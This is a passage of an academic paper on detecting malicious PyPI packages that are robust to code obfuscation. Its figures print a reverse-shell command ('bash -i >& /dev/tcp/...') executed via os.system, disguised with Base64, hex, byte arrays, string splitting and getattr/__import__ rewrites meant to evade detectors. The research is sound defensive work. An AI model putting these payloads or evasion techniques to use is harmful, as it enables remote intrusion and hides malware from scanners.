One Detector Fits All: Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises

Biagio Montaruli
SAP & EURECOM
Nice, France
biagio.montaruli@eurecom.fr

Luca Compagna
Endor Labs
Palo Alto, USA
lcompagna@endor.ai

Serena Elisa Ponta
SAP
Mougins, France
serena.ponta@sap.com

Davide Balzarotti
EURECOM
Biot, France
davide.balzarotti@eurecom.fr

***Abstract*—The rise of supply chain attacks via malicious Python packages calls for robust and adaptable detection solutions. However, current approaches overlook two critical challenges: (i) robustness to adversarial source code transformations, and (ii) the lack of adaptability to different actors in the software supply chain with different false positive rate (FPR) requirements, from repository maintainers (very low FPR) to enterprise security teams (higher FPR tolerance). To address these challenges, in this work we introduce a new robust detector that can be seamlessly integrated into both public repositories like PyPI and enterprise ecosystems.**

To thoroughly evaluate the robustness of our detector, we propose a novel methodology to generate *adversarial packages* by leveraging a new set of fine-grained code transformations based on code obfuscation techniques. By combining these adversarial packages with adversarial training (AT), we enhance the robustness of our detector by 2.5×.

We comprehensively evaluate the effectiveness of AT by testing our detector against a large dataset of 122,398 packages collected daily from PyPI over 80 days, showing that AT needs to be applied carefully: on the one hand, it makes the detector more robust to obfuscations and allows finding 10% more obfuscated packages, but on the other hand it introduces a negative effect by slightly decreasing the performance on non-obfuscated packages.

To demonstrate its adaptability in production, we conduct two vetting case studies by tuning the detector to different FPR thresholds: (i) one for PyPI maintainers with a low FPR (0.1%) and (ii) one for enterprise security teams with a higher FPR (10%). In the first case study, we evaluate our final detector on 91,949 packages collected over 37 days, achieving an average daily detection rate of 2.48 malicious packages with only 2.18 false positives per day. In the second one, we analyze 1,596 packages adopted by a multinational software company, achieving only 1.24 false positives on average per day. These results show that our detector can be seamlessly integrated into both public repositories like PyPI and enterprise ecosystems, ensuring a very low time budget of a few minutes to review the false positives.

Overall, our detector uncovered a total of 346 malicious packages, now reported to the community.

***Index Terms*—malware, adversarial attacks, software supply chain, machine learning, adversarial training**

1. Introduction

Supply chain attacks are a growing threat to the software industry. According to the *2024 State of the Software Supply Chain* report published by Sonatype, the number of malicious packages discovered in the wild had a yearly increase of 156%, with 512,847 new malicious packages identified in 2024 [1]. Recently, PyPI, one of the main ecosystems for Python packages, has faced a growing number of attacks that even led to a temporary halt in the creation of new projects and the registration of new users [2], [3].

To prevent the spread of malicious software packages before they cause considerable harm, it is crucial to accurately and swiftly analyze newly uploaded packages. Yet, the detection of malicious packages is still an open problem in real-world scenarios [1]. While this has been the subject of several recent studies [4], [5], [6], [7], [8], [9], the current state-of-the-art overlooks two important open challenges. First, existing approaches do not consider robustness to adversarial transformations, which is a crucial factor in an adversarial environment. Second, researchers have not yet studied how a given solution can be adapted to different stakeholders, who in turn have different requirements in terms of acceptable false positive rates (FPRs) and tolerance for false negatives (FNs). For instance, repository maintainers with scarce resources might prioritize low FPR, while dedicated enterprise security teams might tolerate higher FPR in exchange for better security guarantees.

Adversarial Setting – Several detectors based on static signatures and machine learning techniques have been proposed to identify malicious packages in popular ecosystems such as PyPI and NPM [4], [5], [6], [7], [8], [9]. However, none of the previous studies have systematically evaluated the robustness of the current malicious package detectors against adversarial attacks, i.e., carefully crafted inputs that are designed to mislead the system into making incorrect predictions [10], [11]. This is a significant gap in the literature, since a clear understanding of adversarial transformations would open the door to more effective countermeasures,




Figure 1: Proposed approach: we design a robust and adaptive detector of malicious Python packages, which can be tuned to the needs of different actors in the software supply chain, from PyPI maintainers to enterprise security teams.

for instance, by leveraging adversarial training (AT) [10], a well-known technique that augments training data with adversarial examples, thereby enabling the detector to withstand the corresponding evasive attack patterns at test time. However, to the best of our knowledge, no prior study has thoroughly evaluated the effectiveness of AT in the context of malicious package detection.

Operational Tuning – Existing solutions were not designed to address the needs of different actors in the software supply chain, who have different requirements in terms of detection and false positive rates. For instance, repository maintainers require a very low FPR due to the high volume of packages uploaded daily, but can tolerate false negatives [12]. It is worth mentioning that in 2020, PyPI introduced a malware scanning pilot, but it was discontinued two years later due to the overwhelming number of false positives [12]. This clearly indicates that current solutions fail to meet the needs of repository maintainers. On the other hand, security engineers in software enterprises need to monitor only a small subset of the available packages (typically those actively used within their organization), and therefore can tolerate a higher FPR in exchange for better detection performance. Hence, a flexible solution that can be easily customized to the needs of different actors in the software supply chain is highly desirable.

Contributions – In this work, we aim to fill the above-mentioned gaps by introducing a novel robust approach (see Figure 1) that can be easily customized to the needs of different actors in the software supply chain by tuning the classification threshold to the desired FPR. We extensively evaluate our solution on real-world datasets to demonstrate its robustness and adaptability in real-world scenarios. To this end, our study makes several contributions.

First, we propose a novel methodology to generate *adversarial packages* – malicious packages generated by leveraging functionality-preserving adversarial transformations of the source code, i.e., transformations that modify the source code of malicious packages without compromising their malicious intent, while preserving syntactic and semantic correctness [13], [14]. Specifically, we focus on the PyPI ecosystem and propose a novel set of transformations that can be applied to Python source code. We show that our transformations effectively bypass several state-of-the-art detectors with an 87.42% success rate.

Second, we comprehensively evaluate the effectiveness of adversarial training (AT) in the context of malicious package detection by experimenting on a real-world dataset of 122,398 packages collected daily from PyPI over a period of 80 days. Our results show that AT has a double-edged effect. On the one hand, it significantly improves the robustness of our detector by 2.5× against the adversarial transformations and allows finding 6 (+10%) more obfuscated packages compared to the baseline detector. On the other hand, it negatively impacts, even if slightly, the performance on non-obfuscated packages (+2 malicious packages detected by the baseline w.r.t. the AT-based detector). To the best of our knowledge, this is the first study that proposes a systematic methodology to evaluate the robustness of malicious package detectors against adversarial attacks in the problem space [13], and a thorough evaluation of AT in this domain.

Third, we thoroughly evaluate the adaptability of our solution on two real-world case studies: a first study addressing the needs of PyPI maintainers (tuned at 0.1% FPR) and a second one conducted in collaboration with an enterprise security team (tuned at 10% FPR). Both case studies lasted for 37 days. In the first study, we analyzed 91,949 packages collected from PyPI and our solution was able to detect an average of 2.48 malicious packages per day, with only 2 false positives to analyze per day, thus ensuring a very low effort for the PyPI maintainers to vet the results. In the second case, our solution was used to monitor 1,596 packages adopted by a large multinational software company, and, even if using a very high FPR of 10%, we achieved an average of 1.24 false positives to analyze per day, which implies only a few minutes of work for an enterprise security team.

Overall, we identified and reported to the community **346** malicious Python packages.

Finally, to foster further research on this topic we release our code and data to the research community at this link: **https://github.com/SAP-samples/robust-pypi-detector**.

2. Methodology

This section describes the proposed methodology for generating adversarial packages. These packages serve two distinct purposes: (i) to assess the adversarial robustness of the detectors evaluated in our experiments, and (ii) to improve their robustness through adversarial training (AT) by incorporating adversarial packages into the training process. To this end, we first describe the adversarial transformations used to generate the adversarial packages (Section 2.1), and then detail the process of adversarial training (Section 2.2).

2.1. Adversarial Transformations of Source Code

The adversarial transformations adopted in our work are summarized in Table 1. The list consists of a set of fine-grained and functionality-preserving operations based on common code obfuscation techniques proposed by Schrittwieser et al. [15]. Their goal is to modify the source code of a given package without compromising its (malicious) functionality, preserving the syntactic and semantic correctness of the code while making it more challenging for static analyzers and detectors based on static features to identify the malicious content.

In particular, in our work we focus on obfuscation of security-relevant strings (i.e., IPs, URLs, system commands), API calls, and techniques that modify the structure of the source code to evade detection. To this end, we leveraged the categorization proposed by Ladisa *et al.* [16], which classifies the most common obfuscation techniques used by malicious packages into three main categories: data obfuscation, static code transformations, and dynamic code transformations. Given our focus on static classifiers, we cover the transformations in the first two categories and tailor their implementation to the Python programming language. To generate adversarial packages, these transformations are combined together and optimized against the target detector by leveraging a state-of-the-art black-box optimization algorithm (described in Section 2.2).

Moreover, we remark that, while our transformations are built on insights from previous research [16], [15], no prior work has comprehensively evaluated their effectiveness for assessing the adversarial robustness of malicious package detectors. As for the novelty of our methodology, in this work we introduce a new transformation named *API obfuscation* – to the best of our knowledge never studied in previous work – that leverages Python's polymorphic syntax to rewrite API calls in diverse ways to evade detection. Furthermore, we would like to highlight that all the transformations are functionality-preserving by design, as they leverage built-in functionalities of the Python programming language that preserve the original semantics of the code and maintain syntactic correctness. Finally, we remark that we have extensively validated the correctness and functionality-preserving nature of our transformations through several unit tests and verified their correctness on some real-world malicious packages.

```
# Malicious payload: "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"
1 os.system(__import__("base64").b64decode("YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS84
  MDgwIDA+JjE=").decode())

2 os.system(bytes.fromhex("62617368202d69203e26202f6465762f7463702f31302e302e302e312
  f3830383020303e2631").decode())

3 os.system(bytes([98, 97, 115, 104, 32, 45, 105, 32, 62, 38, 32, 47, 100, 101, 118,
  47, 116, 99, 112, 47, 49, 48, 46, 48, 46, 48, 46, 49, 47, 56, 48, 56, 48, 32, 48,
  62, 38, 49]).decode())
```

Figure 2: Example of how to obfuscate the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` (reverse shell) with the corresponding string encoded in Base64 (line #1), hexadecimal (line #2) and byte array representation (line #3), which is then decoded at runtime and executed using the `os.system()` function.

2.1.1. Data Obfuscation. This category comprises a set of transformations that modify the way strings are represented within the source code, to obfuscate them from static analysis techniques. Malicious packages often include hard-coded strings such as URLs or IP addresses that point to a Command and Control (C&C) server, or a shell command to execute a reverse shell [17], [16]. Since these indicators can reveal information about the attacker's techniques and intended goals, from an attacker's point of view it is crucial to leverage data obfuscation techniques to evade detection and hide details that could expose their identity. For these reasons, even though these transformations can be applied to any string in the source code, our work focuses specifically on strings representing URLs, IPs and system commands. Nevertheless, we remark that these transformations can be applied to any string in the source code.

Encoding. This transformation consists of encoding a given string using a specific encoding scheme, replacing the original string with the encoded version, and decoding it at runtime to retrieve the original content. Among the main encoding schemes, we consider Base64, Base32, Base16, and hexadecimal encoding, as they have been observed in many real-world attacks [18], [19] and are natively supported by Python. In our implementation, the encoding scheme is randomly selected for each string to be obfuscated, and the decoding function is imported (if needed) and executed inline. For instance, Figure 2 shows how the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` (a reverse shell), which can be executed using the `os.system()` function, is replaced with the corresponding encoded string in Base64 (line #1) or hexadecimal (line #2), and then decoded at runtime using the related decoding functions (i.e., `b64decode()` and `fromhex()`).

Binary Arrays. This transformation consists of representing strings as binary arrays. In this way, attackers can manipulate them using bitwise operations, XOR operations, or with custom encoding schemes to further obfuscate the strings [16], [20]. To this end, Python provides the `bytearray()` and `bytes()` functions that can be used to represent and manipulate binary data. Figure 2 shows how the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` is replaced with

Category	Transformation	Description
Data Obfuscation	Encoding	Encode the string using a specific encoding scheme, such as Base64, Base32, Base16, or hexadecimal.
	Binary Arrays	Represent the string as a binary array and manipulate it using bitwise operations.
	Data Reordering	Split the string into multiple substrings and reorder them at runtime.
Static Code Transformation	Renaming Identifiers	Rename identifiers (e.g., variables and function names) to evade detection by static analysis tools.
	Useless Code Injection	Inject dead or useless code snippets to hide the malicious content and increase analysis complexity.
	API Obfuscation	Replace an API import, call, or reference in the source code with a semantically equivalent syntax to evade detection.

TABLE 1: Summary of the adversarial transformations adopted in this work.

```
# Malicious payload: "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"
1  s1, s2, s3, s4 = "bash -i >& ", "/dev/tcp/", "10.0.0.1/8080 ", "0>&1"

2  os.system(s1 + s2 + s3 + s4)

3  os.system("".join([s1, s2, s3, s4]))

4  os.system("{}{}{}{}".format(s1, s2, s3, s4))

5  os.system(f"{s1}{s2}{s3}{s4}")

6  for c in [s1, s2, s3, s4]:
7      s += c
8  os.system(s)
```

Figure 3: Example of how to split the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` into multiple substrings and reorder them in several equivalent ways in Python.

the corresponding byte array representation (line #3), which is then decoded and executed at runtime.

Data Reordering. This transformation involves splitting strings into multiple substrings and reordering them to obfuscate the original content. Detection is complicated by the fact that programming languages like Python and JavaScript offer many ways to reorder substrings. For instance, as shown in Figure 3, the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` can be split into multiple substrings (line #1) and reordered in several equivalent approaches: by joining the substrings with the + operator (line #2), by using the `join()` function of the `str` class (line #3), by creating a formatted string using the `format()` function (line #4), by using the `f-string` syntax (line #5), or by concatenating the substrings using a `for` loop (lines #6–8).

2.1.2. Static Code Transformation. This category includes transformations that obfuscate the source code by modifying its structure without changing its functionality.


Renaming Identifiers. This transformation, observed in real-world attacks [21], involves renaming identifiers (e.g., variable, function and class names) in the source code to evade detection by static analysis tools. For instance, when importing a module or a method such as `from os import system`, the attacker can rename the `system` method to evade detection, as in `from os import system as _ssystem`. In this work, we support renaming identifiers representing security-sensitive modules and related methods such as `os.system()`, widely used to execute system commands.

Useless Code Injection. This transformation involves injecting useless code snippets into the source code to conceal the malicious content and make the malicious package appear more similar to benign ones, thereby increasing the complexity of the analysis process. We implement this transformation by adding comments, whitespace characters, or code snippets that do not affect the package's functionality.

API obfuscation. This novel transformation consists of obfuscating API calls in the source code by rewriting them using an alternative but semantically equivalent syntax to avoid detection by static analysis tools, particularly those relying on pattern matching of API calls, such as GuardDog [22]. Specifically, as shown in Figure 4, this transformation leverages the polymorphic nature of Python's syntax to import a module, call a method (or a function), and reference a given method included in a module. As for modules' imports, the common `import` statement can be replaced with the `__import__()` function that allows to import a module dynamically. For example, the statement `import os` can be replaced with `__import__("os")`. Similarly, the standard way of calling a method, i.e., `method(...)`, can be replaced with the equivalent `method.__call__(...)`. Finally, to reference a method included in a module, the standard syntax (i.e., `module.method`) can be replaced with these alternatives: `getattr(module, "method")`, `module.__getattribute__("method")`, as well as `module.__dict__["method"]`. These obfuscation techniques can also be combined to further complicate analysis. For instance, the payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` can be equivalently rewritten as: `getattr(__import__("os"), "system").__call__("bash -i >& /dev/tcp/10.0.0.1/8080 0>&1")`.

2.2. Adversarial Training

To improve the adversarial robustness of our solution, we leveraged AT [23], [10]. The core idea is to generate and include adversarial examples (i.e., adversarial packages,



- Using import statement
```
import module
```
- Inline import
```
__import__("module")
```
- Default
```
function(...)
```
- Using the __call__ method
```
function.__call__(...)
```
- Using import statement
```
from module import method
...
method(...)
```
- Using __dict__ statement:
```
module.__dict__["method"]
```
- Using __getattribute__ statement:
```
module.__getattribute__("method")
```
- Using getattr() method:
```
getattr(module, "method")
```

Multiple ways to rewrite the statement `os.system(<PAYLOAD>)`

```
os.system.__call__(<PAYLOAD>)
os.__dict__["system"](<PAYLOAD>)
os.__dict__["system"].__call__(<PAYLOAD>)
os.__getattribute__("system")(<PAYLOAD>)
os.__getattribute__("system").__call__(<PAYLOAD>)
__import__("os").system(<PAYLOAD>)
__import__("os").system.__call__(<PAYLOAD>)
__import__("os").__dict__["system"](<PAYLOAD>)
__import__("os").__dict__["system"].__call__(<PAYLOAD>)
__import__("os").__getattribute__("system")(<PAYLOAD>)
__import__("os").__getattribute__("system").__call__(<PAYLOAD>)
getattr(os, "system")(<PAYLOAD>)
getattr(os, "system").__call__(<PAYLOAD>)
getattr(__import__("os"), "system")(<PAYLOAD>)
getattr(__import__("os"), "system").__call__(<PAYLOAD>)
```

Figure 4: Example of API obfuscation transformation to rewrite a module import, a method call, and a method reference using an alternative but semantically equivalent syntax.

in our case) during training, thereby enabling the model to withstand the corresponding evasive attack patterns at test time. In common machine learning applications, such as image recognition, AT leverages gradient-based attacks to craft adversarial examples in the feature space [23], as the corresponding optimization problem is end-to-end differentiable. However, for several cybersecurity domains, including malware detection [11], [14], phishing [24] and web application firewalls [25], this is not directly applicable as the considered transformations are not end-to-end differentiable, given the presence of non-differentiable feature extraction steps. Moreover, gradient-based attacks cannot be applied to machine learning models that are not differentiable, such as tree-based models that are widely used in the field of malicious package detection [4], [26]. For these reasons, following prior works in other cybersecurity domains [25], [14], [24], we adopted problem-space AT, which leverages practical functionality-preserving transformations, combined with black-box optimization algorithms.

Specifically, we leveraged the query-efficient black-box optimizer introduced by Montaruli *et al.* [24], which relies on mutation-based fuzzing techniques. Its goal is to mutate the original malicious package by leveraging the adversarial transformations described in Section 2.1 to minimize the confidence score returned by the machine learning model (i.e., the objective function of the optimization), using an iterative approach consisting of consecutive mutation rounds.

To improve query efficiency, the transformations are categorized into single-round (SR) and multi-round (MR). The former (SR) are applied only once to the original sample, while the latter (MR) are applied iteratively to the adversarial package generated in the previous round. In our implementation, all data obfuscation transformations are implemented as SR transformations. Specifically, for each type of IOC (IP, URL, system commands), we randomly select one transformation from encoding, compression, encryption, or binary array representations and apply it to all related strings in the source code. As for static code transformations, they are implemented as SR transformations except for useless code injection, which is treated as a MR transformation, since the amount of injected code required to reduce the model's confidence score (i.e., to evade detection) is not known a priori.

3. Experiments

In this section we describe the experimental setup, the detectors and the datasets used in our tests. Finally, we introduce the research questions we want to explore in our experiments.

3.1. Detectors

Several detectors have been proposed by the research community to detect supply-chain attacks, often using different approaches and relying on different features. As a baseline, we will use GuardDog [22], a tool for malicious package detection based on static rules.

Most of the solutions based on machine learning that have been proposed to date are not available, and those that are, such as the one proposed by Ladisa *et al.* [4], do not include several key features that have been shown to be very effective in detecting malicious packages [5], [9].

Hence, to build our state-of-the-art detector (`SoA` hereinafter), we took the open-source tool released by Ladisa *et al.* [4] as a starting point and extended its feature set to include missing key features to capture the presence of security-sensitive APIs and suspicious behaviors [5], [9].

The complete feature set of our `SoA` detector is summarized in Table 2. On top of those already provided by the tool, we added the following three classes (highlighted in green in Table 2 and detailed below): API-related, behavior-related and obfuscation-related (based on the adversarial transformations described in Section 2.1) features.

Category	Features	Type	Size
Structural	Presence of installation hook(s) in `setup.py`	B	1
	Count of lines (source and metadata)	N	2
	Count of words (source and metadata)	N	2
	Count of files per selected extensions (.js, .md, ...)	N	91
API	Count of security-related API	N	215
Behavior	Count of suspicious behaviors	N	5
Obfuscation	Count of adversarial patterns (source and metadata)	N	12
	Statistics (mean, std. deviation, 3rd quartile and max) of Shannon entropy of strings (source and metadata)	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of Shannon entropy of identifiers (source and metadata)	N	8
	Count of homogeneous and heterogenous strings (source and metadata)	N	4
	Count of homogeneous and heterogenous identifiers (source and metadata)	N	4
String	Count of URLs (source and metadata)	N	2
	Count of IP addresses (source and metadata)	N	2
	Count of suspicious tokens in strings (source and metadata)	N	2
	Count of base64 strings (source and metadata)	N	2
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of square brackets per source code file size	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of equal signs per source code file size	N	8
	Statistics (mean, std. deviation, 3rd quartile and max) of ratio of plus signs per source code file size	N	8

TABLE 2: Summary of the features adopted by the `SoA` detector. N: numeric feature, B: boolean feature. Features in green are those added in this work.

API-related features. These features are designed to detect the usage of security-sensitive APIs that are commonly used to perform malicious actions, such as executing arbitrary code, downloading files, or exfiltrating sensitive information. To this end, we performed a detailed analysis of the most common APIs used in malicious packages of the *MalwareBench* dataset [27] and the current literature [5]. We identified a set of 215 APIs that are divided into six categories: `Network`, `Filesystem`, `Host Information`, `Code Execution`, `Command Execution` and `Encoding`. For each API, we used one numeric feature representing its number of occurrences in the source code. The complete list of APIs is shown in Table 11 in Appendix A.

Behavior-related features. These features are designed to detect the presence of suspicious behaviors that are commonly associated with malicious packages. To this end, we adopted the behaviors defined by Guo *et al.* [17], namely *Remote Control*, *Information Stealing*, *Code Execution*, *Command Execution* and *Unauthorized File Operations*. Each behavior consists of one or more sequences of security-sensitive APIs belonging to the categories defined above. For instance, the *Information Stealing* behavior is defined as a sequence of APIs belonging to the following categories: ([`Filesystem`], `Host Information`, [`Code Execution`], `Network`), where the brackets indicate that the API is optional.

To detect the presence of these behaviors, we leveraged a two-step approach: (i) security-sensitive APIs extraction and (ii) behavior matching. In the first step, for each file, we extracted the security-sensitive APIs from the Abstract Syntax Tree (AST) representation of the code by leveraging the `ast` module in Python. In the second step, we replaced each API with the corresponding category and matched the obtained sequence of categories against the predefined behaviors, which are represented through battle-tested regular expressions. The regular expressions are designed to be flexible, i.e., they allow for the presence of additional API categories in the sequence, as long as the order of the categories is preserved. For instance, the *Information Stealing* behavior can be detected in the (`Host Information`, `Command Execution`, `Network`) sequence, where there is a `Command Execution` API between `Host Information` and `Network` APIs. Furthermore, we extensively tested the regular expressions on the *MalwareBench* dataset by manually verifying that they are able to detect the behaviors of the malicious packages in the dataset. For each behavior, we used one numeric feature to count the number of occurrences of the behavior in the package. The complete list of behaviors and the related regular expressions are shown in Table 12 in Appendix B.

Obfuscation-related features. These features are designed to detect the presence of various obfuscation patterns that are commonly used in malicious packages. To this end, we leveraged a set of battle-tested regular expressions aimed at detecting the main obfuscation techniques related to the proposed adversarial transformations (see Section 2.1), including all the data obfuscation techniques (such as Base64, hexadecimal and binary encoding, as well as string splitting), along with API obfuscation. For each obfuscation technique, we used one numeric feature to count the number of occurrences of the obfuscation pattern in both the source code and metadata (i.e., `setup.py`). For further implementation details, we refer the reader to Appendix A.

3.1.1. Model Training and Evaluation.

All experiments were conducted on an Ubuntu 22.04.6 LTS server equipped with an Intel Xeon Platinum 8160 CPU @ 2.10 GHz (64 cores) and 256 GB of RAM.

To train and evaluate our detectors, we leveraged all the tree-based models proposed by Ladisa *et al.* [4], namely Decision Tree, Random Forest [28] and XGBoost [29]. We focused only on these models for several reasons. First, for a fair evaluation with their work. Second, tree-based models are widely adopted in this area (e.g., by Huang *et al.* [9]) for their advantages: explainability and effectiveness at handling high-dimensional data, while maintaining good accuracy [30]. Third, tree-based models ensure a better trade-off between performance and computational training cost compared to deep-learning solutions [31], which is very important in both our enterprise and PyPI scenarios.

All models were implemented using the following Python libraries: `scikit-learn` v1.5.0 [32] and `xgboost` v2.1.0. To train and tune the models' hyperparameters, in line with current research [33], we performed a grid search based on a 5-fold cross-validation (CV) on the training set [34] to ensure a fair evaluation. Since this resulted in five different detectors (for each tree-based model), all the results reported in the following are the mean values of the five detectors, each one evaluated on the corresponding test set obtained by the 5-fold CV.

3.2. Datasets

For our experiments, we adopted two types of datasets. First, in order to compare with the state-of-the-art and experiment with our detector, we employed *MalwareBench* – a recent dataset collected in fall 2023 by Zahan et al. [27].

In addition, to perform real-world tests and measure how the `SoA` detector performed in the wild, we collected a live stream of temporally-newer package releases from PyPI over two different time periods.

MalwareBench. *MalwareBench* is a state-of-the-art dataset that includes 3,190 unique malicious and 3,368 unique benign Python packages. We use this dataset to evaluate the robustness of models against adversarial transformations, as well as the effectiveness of AT and the `SoA` features. We adopted the same approach as Scano *et al.* [25] for splitting the MalwareBench dataset to evaluate robustness and perform adversarial training. As for the robustness evaluation, for each `test set` generated by the 5-fold CV, we create the corresponding `adversarial test set` (`test-adv`), which contains the same benign samples as the original test set, but with the malicious samples generated from the original malicious samples by applying the proposed transformations.

As for AT, for each fold, we generate an `adversarial training set` by applying the adversarial transformations to the malicious samples in the training set. Each `adversarial training set` is then merged with the corresponding training set to re-train the models.

Finally, to evaluate the robustness of the models re-trained with AT, we generate a new `adversarial test set` optimized on the re-trained models.

We would like to clarify that, although using the same transformations and optimizer, the adversarial packages generated for building the `adversarial training sets` and `adversarial test sets` are different. Indeed, they are *independently optimized* against each target model at test time, resulting in the application of different, optimal transformation strategies. Hence, the two sets are independent, ensuring an unbiased evaluation.

As for GuardDog, we evaluated its baseline detection capabilities on the `test set` and its adversarial robustness on the `adversarial test set`, but we did not leverage AT since it is not a machine learning-based model.

Real-world datasets. We built two real-world datasets by collecting all packages uploaded to PyPI over two different periods of time: `live1` (for 80 days from 02/10/2024 to 21/12/2024) and `live2` (for 37 days from 31/03/2025 to 06/05/2025). The `live1` dataset contains 48,712 unique packages and 122,398 releases, while the `live2` dataset contains 38,567 unique packages and 91,949 releases. The datasets were built by leveraging the PyPI feeds for newly uploaded packages[1] and releases[2] in the specified time period. We filtered out the packages without source code. After each vetting period, we collected the ground truth labels of the packages by leveraging the Open Source Security Foundation (OpenSSF) [35] and PyPI [36] databases of malicious packages. In addition, we carefully analyzed all the packages reported as malicious by the detectors to ensure that they were actually malicious or false positives. The daily malicious packages found by the detectors were also reported to the PyPI maintainers.

The real-world datasets are used to perform several experiments. First, to evaluate the impact of AT and the `SoA` features on the detection capabilities of the models in the wild over two different time periods. Additionally, we leveraged the `live1` dataset to tune the number of adversarial packages to be used for AT and evaluate the detection capabilities of the models on obfuscated packages. On the other hand, the `live2` dataset is used in our first case study to perform two experiments: (i) to evaluate the impact of using `live1` to re-train the detectors, i.e., if using a greater variety of packages can improve the detection capabilities of the models, (ii) to evaluate the performance of the final detector (based on the `SoA` features and trained using both `live1` and AT) in production for vetting temporally-newer packages uploaded to PyPI, when tuned with a very low FPR threshold (0.1%).

3.3. Research Questions

[RQ.1] Adversarial transformations – How effective are the proposed adversarial transformations in bypassing the evaluated detectors?

[RQ.2] Adversarial robustness – To what extent does AT improve the adversarial robustness of the tested detectors?

[RQ.3] Detection capabilities in the wild – How effective is the `SoA` detector based on AT in finding malicious packages in the wild? Is it able to detect real (obfuscated) malicious packages that are undetected by the corresponding baseline?

[RQ.4] Practical Deployment – How practical is the final detector when deployed in different production settings? In particular, how much effort is needed to verify the daily alerts in two opposite case studies (PyPI deployment tuned at 0.1% FPR and industrial deployment tuned at 10% FPR)?

To answer these questions, we performed an extensive evaluation and discuss the results in the next two sections.

4. Results

Baseline Evaluation. Table 3 shows the recall (a.k.a. True Positive Rate or TPR), at 1% FPR for the target detectors evaluated on the *MalwareBench* dataset. Moreover, we decided to use this operational point (1% FPR) since it is a

1. https://pypi.org/rss/packages.xml
2. https://pypi.org/rss/updates.xml

Detector	MalwareBench Dataset	
	`test`	`test-adv`
GuardDog	6.63	1.00
Decision Tree	69.14	4.60
Random Forest	90.54	12.10
XGBoost	95.27	24.30
XGBoost AT	**95.64**	**86.81**

TABLE 3: Recall (TPR) at 1% FPR of different detectors evaluated on the `test` (baseline performance) and `test-adv` (adversarial robustness) sets.

common practice in the literature [33], [37], [11], [24], [25], and it allowed us to perform a fair comparison among the detectors. For completeness, in Figure 6 in Appendix B we also provide the Receiver Operating Characteristic (ROC) curves of all the detectors.

We evaluated the performance of all detectors on the two variants of the dataset: `test` and `test-adv`. The former is used to evaluate the baseline performance, while the latter to evaluate the adversarial robustness of the detectors. The results highlight several important points. Among the different models, XGBoost is the one with the best performance, with a 95.27% detection rate at 1% FPR. On the other end of the spectrum, GuardDog is the one with the worst performance, detecting only 6.63% of the malicious packages in the vanilla dataset. This result, aligned with the findings of Vu *et al.* [12], highlights that current solutions based on static rules do not perform well at low FPR compared to machine learning-based approaches.

However, not surprisingly, all approaches performed poorly on adversarial samples. Also in this case, GuardDog was the worst (1% detection) and XGBoost the best (24.3% detection). This shows that the adversarial packages generated by our transformations can easily bypass the current state-of-the-art detectors.

Based on these results, we use the best-performing XGBoost model for the rest of the experiments.

[RQ.1] The adversarial transformations proposed in our study are very effective at bypassing the current state-of-the-art detectors. The detection rate of the best model decreased from 95% to a mere **24%** when tested on obfuscated packages.

Adversarial Training. To apply AT, we first performed a preliminary evaluation to select the number of adversarial packages to include in the model training. To this end, we first sorted the adversarial packages in the `adversarial training set` based on the output score of the model, and then we selected the top k adversarial packages with the highest output score, where k is the percentage of adversarial packages to be used for training the model. We then evaluated the resulting models on the `live1` dataset and reported the performance in Table 4. Our experiments show that the model performance improves by adding adversarial samples, but if too many (such as 100%) of them are added to the training set, the performance decreases. Overall, we found that using 20% of the adversarial packages provides the best recall and F1-score. Hence, we used 20% of the adversarial packages for training the detectors with AT in the following experiments.

Model	FP	TP	FN	TN	Acc	Prec	Rec	F1
`base`	1210	242	112	120832	98.92	16.67	68.36	26.80
`AT-10`	1219	223	131	120823	98.90	15.46	62.99	24.83
`AT-20`	**1210**	**246**	**108**	**120832**	**98.92**	**16.90**	**69.49**	**27.18**
`AT-30`	1217	226	128	120825	98.90	15.66	63.84	25.15
`AT-40`	1212	231	123	120830	98.91	16.01	65.25	25.71
`AT-50`	1218	237	117	120824	98.91	16.29	66.95	26.20
`AT-60`	1215	226	128	120827	98.90	15.68	63.84	25.18
`AT-70`	1216	239	115	120826	98.91	16.43	67.51	26.42
`AT-80`	1220	227	127	120822	98.90	15.69	64.12	25.21
